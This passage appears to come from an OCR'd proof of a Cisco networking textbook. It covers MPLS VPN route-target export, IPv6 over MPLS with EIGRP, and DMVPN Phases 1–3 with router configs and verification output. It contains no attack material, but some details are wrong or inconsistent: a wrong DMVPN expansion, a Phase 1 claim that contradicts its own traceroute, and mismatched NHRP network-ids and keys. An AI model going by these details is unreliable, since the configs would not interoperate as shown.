ip prefix-list EXPORT_TO_B seq 5 permit 11.11.11.11/32
!
route-map EXPORT_TO_B permit 10
 match ip address prefix-list EXPORT_TO_B
 set extcommunity rt 200:200 additive
!
vrf definition CustomerA
address-family ipv4
  export map EXPORT_TO_B
 exit-address-family
!
```

Verification

When you look at the BGP table on PE1, you see that 11.11.11.11/32 has route targets for both 100:100 and 200:200. You also see this for all the CustomerB prefixes:

```
PE1#show bgp vrf CustomerA 11.11.11.11
BGP routing table entry for 100:100:11.11.11.11/32, version 4
Paths: (1 available, best #1, table CustomerA)
  Advertised to update-groups:
     4
  Refresh Epoch 1
  65010
    10.111.0.2 from 10.111.0.2 (11.11.11.11)
      Origin IGP, metric 0, localpref 100, valid, external, best
      Extended Community: RT:100:100 RT:200:200
      mpls labels in/out 22/nolabel
      rx pathid: 0, tx pathid: 0x0
PE1#show bgp vrf
PE1#show bgp vrf CustomerA 3.3.3.3
BGP routing table entry for 100:100:3.3.3.3/32, version 11
Paths: (1 available, best #1, table CustomerA)
  Advertised to update-groups:
     3
  Refresh Epoch 1
  65030, imported path from 200:200:3.3.3.3/32 (global)
    22.22.22.22 (metric 21) from 22.22.22.22 (22.22.22.22)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      Extended Community: RT:100:100 RT:200:200
      mpls labels in/out nolabel/21
      rx pathid: 0, tx pathid: 0x0
```

```
PE1#show bgp vrf CustomerA 4.4.4.4
BGP routing table entry for 100:100:4.4.4.4/32, version 12
Paths: (1 available, best #1, table CustomerA)
  Advertised to update-groups:
     3
  Refresh Epoch 1
  65030, imported path from 200:200:4.4.4.4/32 (global)
    22.22.22.22 (metric 21) from 22.22.22.22 (22.22.22.22)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      Extended Community: RT:100:100 RT:200:200
      mpls labels in/out nolabel/22
      rx pathid: 0, tx pathid: 0x0
PE1#
```

The ping test further validates that you have met the requirements:

```
CE-A1#ping 3.3.3.3 source 11.11.11.11
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
Packet sent with a source address of 11.11.11.11
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/8 ms
CE-A1#ping 4.4.4.4 source 11.11.11.11
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 4.4.4.4, timeout is 2 seconds:
Packet sent with a source address of 11.11.11.11
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
CE-A1#ping 4.4.4.4 source 10.111.0.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 4.4.4.4, timeout is 2 seconds:
Packet sent with a source address of 10.111.0.2
.....
Success rate is 0 percent (0/5)
CE-A1#
```

Tunneling IPv6

You slightly changed the requirements from the example in the book by peering EIGRP from the CE to the PE. This adds the requirement to redistribute between BGP and EIGRP. Since IPv4 isn't configured on the CE routers, you also need to manually configure a router ID:

```
CE6-1#show ipv6 eigrp neighbors
EIGRP-IPv6 VR(Apress) Address-Family Neighbors for AS(100)
% No usable Router-ID foundation
```

PE1 Configuration

```
ipv6 unicast-routing
!
interface Ethernet0/2
 no ip address
 ipv6 address 2002:11::1/64
 no shutdown
!
router eigrp Apress
 !
 address-family ipv6 unicast autonomous-system 100
  !
  topology base
   redistribute bgp 65000 metric 1500 0 255 1 1500
  exit-af-topology
 exit-address-family
!
router bgp 65000
!
address-family ipv6
  redistribute eigrp 100 include-connected
  neighbor 22.22.22.22 activate
  neighbor 22.22.22.22 send-label
 exit-address-family
 !
```

PE2 Configuration

```
ipv6 unicast-routing
!
interface Ethernet0/3
 no ip address
 ipv6 address 2002:22::1/64
 no shutdown
!
router eigrp Apress
 !
 address-family ipv6 unicast autonomous-system 100
  !
  topology base
   redistribute bgp 65000 metric 1500 0 255 1 1500
  exit-af-topology
 exit-address-family
!
router bgp 65000
!
address-family ipv6
```

```
  redistribute eigrp 100 include-connected
  neighbor 11.11.11.11 activate
  neighbor 11.11.11.11 send-label
 exit-address-family
```

CE6-1 Configuration

```
ipv6 unicast-routing
!
interface Loopback0
 no ip address
 ipv6 address 2002::1/128
!
interface Ethernet0/0
 no ip address
 ipv6 address 2002:11::2/64
 no shutdown
!
router eigrp Apress
 !
 address-family ipv6 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  eigrp router-id 1.1.1.1
 exit-address-family
!
```

CE6-2 Configuration

```
ipv6 unicast-routing
!
interface Loopback0
 no ip address
 ipv6 address 2002::2/128
!
interface Ethernet0/0
 no ip address
 ipv6 address 2002:22::2/64
 no shutdown
!
router eigrp Apress
 !
 address-family ipv6 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  eigrp router-id 2.2.2.2
 exit-address-family
!
```

Verification

A traceroute shows connectivity from CE6-2 to CE6-1:

```
CE6-2#traceroute 2002::1
Type escape sequence to abort.
Tracing the route to 2002::1

  1 2002:22::1 5 msec 5 msec 5 msec
  2 2002:11::1 [MPLS: Label 19 Exp 0] 6 msec 6 msec 6 msec
  3 2002:11::2 6 msec 6 msec 6 msec
CE6-2#
```

Summary

This chapter discussed MPLS networks. It covered the label protocol for exchanging MPLS information and the protocols to support VPNs over MPLS. Even though BGP is the protocol of choice in production networks, you saw examples using different routing protocols between the customer edge and the provider edge. The material was reinforced with exercises that used the concepts learned in this chapter.

Author Queries

Chapter No.: 23 0005078443

Queries	Details Required	Author's Response
AU1	All occurrences of "ISIS" have been changed to "IS-IS". Please check.	
AU2	Please check if "The default on modern routers is LDP" is okay as edited.	
AU3	Please check if all-caps "NOT" can be changed to italicized "*not*" for emphasis.	
AU4	Please check if "Attaches an interface to a VRF entered under interface configuration" is okay as edited.	
AU5	Term "customer edge" has not been introduced in the previous section. Please check for correctness.	
AU6	Please check if edit to sentence starting "Their VRF configuration differs…" is okay.	
AU7	Please check if "route distinguisher 10:2" is okay as edited.	
AU8	Please check if sentence starting "If you haven't manually…" is correct as is.	
AU9	Please check if "CustomerA VRF" is okay as edited.	

CHAPTER 24

DMVPN

This chapter will cover Dynamic Multipoint Virtual Point Network (DMVPN) and will show the benefits of enterprises using this to connect multiple locations. This chapter will use different topics from Chapters 6 and 14 to include GRE tunnels, IPSec tunnels, BGP, and OSPF. We will cover all three phases of DMVPN and will end with the next-generation FlexVPN developed by Cisco. At the end of the chapter, there are several challenging exercises that will reinforce what you will have learned.

DMVPN

The Dynamic Multipoint Virtual Point Network (DMVPN) is a Cisco proprietary protocol that allows your network to easily scale. We will use previously discussed concepts to build our DMVPN. DMVPNs use multipoint GRE (mGRE) and IPSec allowing a single GRE tunnel, the Next Hop Resolution Protocol (NHRP), and one IPSec profile on a hub router to manage all other routers or spokes. Normally one central router, the hub, connects to the spokes or branch offices, so they access company resources. We will cover three phases of DMVPN deployments. In Phase 1, spokes can only connect to the hub, and communication to other spokes must traverse the hub. There are no spoke-to-spoke tunnels in Phase 1. Spokes will be configured for point-to-point GRE to the hub and will use their logical IP with the Non-broadcast Multi-access (NBMA) address on the next hop server (NHS) hub.

NHRP is a layer 2 resolution protocol and cache, similar to the Address Resolution Protocol (ARP). The hub router takes on the role of the server, while the spokes act as the clients. The hub keeps track of a NHRP database with the public IP addresses of its spokes. Multipoint GRE interfaces are not configured with a tunnel destination. Since mGRE tunnels do not have a tunnel destination defined, the NHRP database on the hub is queried and notifies mGRE where spokes need to build their VPN tunnel and where to send packet to.

DMVPN provides several benefits which make its use helpful for enterprises:

AU1 Simplified architecture.

Simplified hub router configuration.

The hub router configuration stays constant even when spoke routers are added.

Spoke routers that have dynamic IP addresses are supported.

No more multiple tunnel interfaces for each branch (spoke) VPN.

AU2 A single mGRE or IPSec profile without any crypto access lists is all that is required to handle all spoke routers.

Dynamic creation of spoke-to-spoke tunnels on a needed basis as branches communicate with each other.

The DMVPN architecture simplifies enterprise WANs.

The ability to secure DMVPNs using IPSec encryption.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_24

Phase 1

Let's configure DMVPN Phase 1 using Figure 24-1.




Figure 24-1. *DMVPN diagram*

DMVPN Phase 1 with Static Mapping

We will start with the hub first which will be configured with static mappings where mGRE is configured on the hub and GRE is configured on the spokes. This means traffic will only flow from the hub to spokes and not from spokes to spokes. Spokes can register themselves dynamically or statically. We will start with static mappings as stated previously:

```
Headquarters(config-if)#interface Tunnel 0
Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#no ip redirects
Headquarters(config-if)#ip nhrp authentication DMVPN
Headquarters(config-if)#ip nhrp map 10.10.10.2 172.1.2.1
Headquarters(config-if)#ip nhrp map 10.10.10.3 172.1.3.1
Headquarters(config-if)#ip nhrp network-id 100
Headquarters(config-if)#tunnel mode gre multipoint
```

As we can see, the tunnel destination command has been replaced with the **tunnel mode gre multipoint** command, which designates this tunnel as a multipoint GRE tunnel. The **ip nhrp map** is used for static mapping for the hub router. The **ip nhrp map multicast dynamic** command enables the forwarding of multicast traffic across the tunnel to dynamic spokes. This is required by routing protocols. It is good to configure DMVPN with a routing protocol to send and receive dynamic updates about the networks.

The **ip nhrp network-id 1** command is used to identify this DMVPN. The **ip nhrp authentication** command is used to authenticate NHRP packets. Let's configure the spokes:

```
Branch1(config)#interface Tunnel 0
Branch1(config-if)#ip address 10.10.10.2 255.255.255.0
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#tunnel destination 172.1.1.1
Branch1(config-if)#no ip redirects
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#ip nhrp network-id 200
```

In order to configure Branch2, we use the same preceding configuration except for swapping out the tunnel IP address:

```
Branch2(config)#interface Tunnel 0
Branch2(config-if)#ip address 10.10.10.3 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#tunnel destination 172.1.1.1
Branch2(config-if)#no ip redirects
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch2(config-if)#ip nhrp network-id 300
Branch2(config-if)#ip nhrp authentication DMVPN
```

As you can see in the DMVPN Phase 1 configuration on the spokes, we have a point-to-point GRE tunnel. We know this because it includes tunnel destination which means it will communicate to the spokes via the hub. NHRP is enabled, and a single mapping is shown for the hub's IP address. It should also be noted that static routes were needed since we were not participating in a routing protocol.

Verify the configuration with the **show ip nhrp** command:

```
Headquarters#sh ip nhrp
10.10.10.2/32 via 10.10.10.2, Tunnel0 created 00:00:22, never expire
  Type: static, Flags: authoritative
  NBMA address: 172.1.2.1
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:22, never expire
  Type: static, Flags: authoritative
  NBMA address: 172.1.3.1
```

AU5

We can see the NHRP cache of our hub. We can see that spokes with tunnel address 10.10.10.2 registered with NBMA address 172.1.2.1 and those with tunnel address 10.10.10.3 registered with NBMA address 172.1.3.1. We also see static for the connection type.

Let's ping the spokes from the hub to verify connectivity:

```
Headquarters#ping 10.10.10.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.10.10.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/8 ms
Headquarters#ping 10.10.10.3

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.10.10.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/8 ms
```

We have verified connectivity. Now let's move on to the Phase 1 configuration with dynamic mapping.

DMVPN Phase 1 with Dynamic Mapping

Now we will configure DMVPN Phase 1 with dynamic mappings. The difference in this configuration will be the hub will not be configured with static mappings to the spokes. This configuration is more scalable than what we configured. This allows more spokes to be added later without making configuration changes to the hub. Let's configure the routers starting with the hub again. Since NHRP is enabled on the tunnel, the mappings will occur dynamically as we configure NHS on the spokes:

```
HubHeadquarters(config-if)#interface Tunnel 0
Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#no ip redirects
Headquarters(config-if)#ip nhrp authentication DMVPN
Headquarters(config-if)#ip nhrp network-id 100
Headquarters(config-if)#tunnel mode gre multipoint
```

Now let's configure NHS on the spokes. NHS will point to the hub:

```
Branch1Branch1(config)#interface Tunnel 0
Branch1(config-if)#ip address 10.10.10.2 255.255.255.0
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#tunnel destination 172.1.1.1
Branch1(config-if)#no ip redirects
Branch1(config-if)#ip nhrp nhs 10.10.10.1
Branch1(config-if)#ip nhrp network-id 200
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
```

Let's verify with the **show ip nhrp** command. We see our DMVPN tunnel, and we see that our tunnels are dynamic:

```
Headquarters(config-if)#do sh ip nhrp
10.10.10.2/32 via 10.10.10.2, Tunnel0 created 00:04:52, expire 01:57:06
  Type: dynamic, Flags: authoritative unique registered
```


```
  NBMA address: 172.1.2.1
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:08, expire 01:59:51
  Type: dynamic, Flags: authoritative unique registered
  NBMA address: 172.1.3.1
```

Let's verify that in DMVPN Phase 1 the spokes will go through the hub to get to other spokes via traceroute:

```
Tracing the route to 10.10.10.3
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.1 12 msec 8 msec 4 msec
  2 10.10.10.3 4 msec 8 msec 4 msec
```

Our traceroute confirms that traffic flows through the hub and direct spoke-to-spoke communication is possible.

Let's look at a packet capture of a NHRP registration request from the spoke to the hub. Looking at the NHRP registration request, we can see the source NBMA address of the spoke is 172.1.3.1 and its tunnel IP address is 10.10.10.3. We can see the hub is the destination at IP address 10.10.10.1.



this figure will be printed in b/w

AU3

Figure 24-2. *NHRP registration packet capture*

Next let's look at the NHRP registration reply packet capture.




Figure 24-3. *NHRP reply packet capture*

Phase 2

DMVPN Phase 2 with Static Mapping

Now we will dive into dynamic spoke-to-spoke tunnels where the spokes will also be configured as multipoint tunnels. All NHRP mappings will be static, but spoke-to-spoke communication can take place. In Phase 2, the tunnel mode gre multipoint command is added to all spokes.

The hub configuration will be the same as from our first example. We are using Figure 24-4.




Figure 24-4. *DMVPN Phase 2 diagram*

Hub

```
Headquarters(config)#interface Tunnel 0
Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#ip nhrp authentication DMVPNB
Headquarters(config-if)#ip nhrp map 10.10.10.2 172.1.2.1
Headquarters(config-if)#ip nhrp map 10.10.10.3 172.1.3.1
Headquarters(config-if)#ip nhrp network-id 100
Headquarters(config-if)#tunnel mode gre multipoint
Headquarters(config-if)#ip nhrp map multicast dynamic
```

Branch1

```
Branch1(config)#interface Tunnel 0
Branch1(config-if)#ip address 10.10.10.2 255.255.255.0
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch1(config-if)#ip nhrp map 10.10.10.3 172.1.3.1
Branch1(config-if)#ip nhrp network-id 100
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#tunnel mode gre multipoint
```

```
Branch2Branch2(config)#interface Tunnel 0
Branch2(config-if)#ip address 10.10.10.3 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch2(config-if)#ip nhrp map 10.10.10.2 172.1.2.1
Branch2(config-if)#ip nhrp network-id 100
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)#tunnel mode gre multipoint
```

Now let's verify the DMVPN tunnels:

```
Branch1(config-if)#do sh ip nhrp
10.10.10.1/32 via 10.10.10.1, Tunnel0 created 00:00:19, never expire
  Type: static, Flags: authoritative
  NBMA address: 172.1.1.1
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:19, never expire
  Type: static, Flags: authoritative
  NBMA address: 172.1.3.1
```

We can see Branch1 has static tunnels built to the hub and other spokes. Now let's verify the spokes can talk directly to one another:

```
Branch1#traceroute 10.10.10.3

Type escape sequence to abort.
Tracing the route to 10.10.10.3
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.3 12 msec 4 msec 8 msec
```

We can see that the spokes can communicate directly in Phase 2.

DMVPN Phase 2 with Dynamic Mapping

Now we will configure our DMVPN with dynamic mapping. The ip nhrp map multicast dynamic signals the hub to receive all multicast traffic, and it is required for mGRE tunnels. Our static mappings on the hub will be removed.

Let's start with the hub again:

```
Headquarters(config)#interface Tunnel 0
Headquarters(config-if)#no ip redirects
Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#ip nhrp map multicast dynamic
Headquarters(config-if)#ip nhrp authentication DMVPN
Headquarters(config-if)#ip nhrp network-id 100
Headquarters(config-if)#tunnel mode gre multipoint
```

The spokes will now be configured with the **ip nhrp nhs** command which will identify the NHRP next hop server and the **ip nhrp map** command to map to the hub's tunnel and NBMA IP addresses. The ip nhrp map multicast command signals the spoke to send all multicast traffic to the hub. This command is only used for multipoint connections and not on point-to-point links:

Branch1

```
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch1(config-if)#ip nhrp map multicast 172.1.1.1
Branch1(config-if)#ip nhrp nhs 10.10.10.1
Branch1(config-if)#ip nhrp network-id 100
Branch1(config-if)#tunnel mode gre multipoint
```

Branch2

```
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch2(config-if)#ip nhrp map multicast 172.1.1.1
Branch2(config-if)#ip nhrp nhs 10.10.10.1
Branch2(config-if)#ip nhrp network-id 100
Branch2(config-if)#tunnel mode gre multipoint
```

Now let's verify the tunnels and that the spokes can talk directly to one another:

```
Headquarters(config-if)#do sh ip nhrp
10.10.10.2/32 via 10.10.10.2, Tunnel0 created 00:00:46, expire 01:59:13
  Type: dynamic, Flags: authoritative unique registered
  NBMA address: 172.1.2.1
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:37, expire 01:59:22
  Type: dynamic, Flags: authoritative unique registered
  NBMA address: 172.1.3.1
```

We can see that our dynamic tunnels have been formed.

```
Branch1#traceroute 10.10.10.3

Type escape sequence to abort.
Tracing the route to 10.10.10.3
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.3 4 msec 8 msec 4 msec
```

Also, we have verified spoke-to-spoke communication without traffic going through the hub.

Phase 3

To go from DMVPN Phase 2 to 3, we only need to add two commands. We will start by adding the **ip nhrp redirect** command on the hub tunnel. This command will inform allowing spoke-to-spoke direct communication. The next command **ip nhrp shortcut** will be placed on the spoke routers. This command allows spoke routers to make changes in the CEF table when they receive a redirect message from the hub router. We will use Figure 24-5 in our example.




Figure 24-5. *DMVPN Phase 3 diagram*

Hub

```
Headquarter(config)#interface Tunnel 0
Headquarter(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarter(config-if)#tunnel source e0/0
Headquarter(config-if)#ip nhrp map multicast dynamic
Headquarter(config-if)#ip nhrp authentication DMVPN
Headquarter(config-if)#ip nhrp network-id 100
Headquarter(config-if)#ip nhrp redirect
Headquarter(config-if)#tunnel mode gre multipoint
```

Branch1

```
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch1(config-if)#ip nhrp map multicast 172.1.1.1
Branch1(config-if)#ip nhrp nhs 10.10.10.1
Branch1(config-if)#ip nhrp network-id 100
Branch1(config-if)#ip nhrp shortcut
Branch1(config-if)#tunnel mode gre multipoint
```

Branch2

```
Branch2(config)#interface Tunnel 0
Branch2(config-if)#ip address 10.10.10.3 255.255.255.0
Branch2(config-if)#tunnel source e0/0
```

```
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch2(config-if)#ip nhrp map multicast 172.1.1.1
Branch2(config-if)#ip nhrp nhs 10.10.10.1
Branch2(config-if)#ip nhrp network-id 100
Branch2(config-if)#ip nhrp shortcut
Branch2(config-if)#tunnel mode gre multipoint
```

Branch3

```
Branch3(config)#interface Tunnel 0
Branch3(config-if)#ip address 10.10.10.4 255.255.255.0
Branch3(config-if)#tunnel source e0/0
Branch3(config-if)#ip nhrp authentication DMVPN
Branch3(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
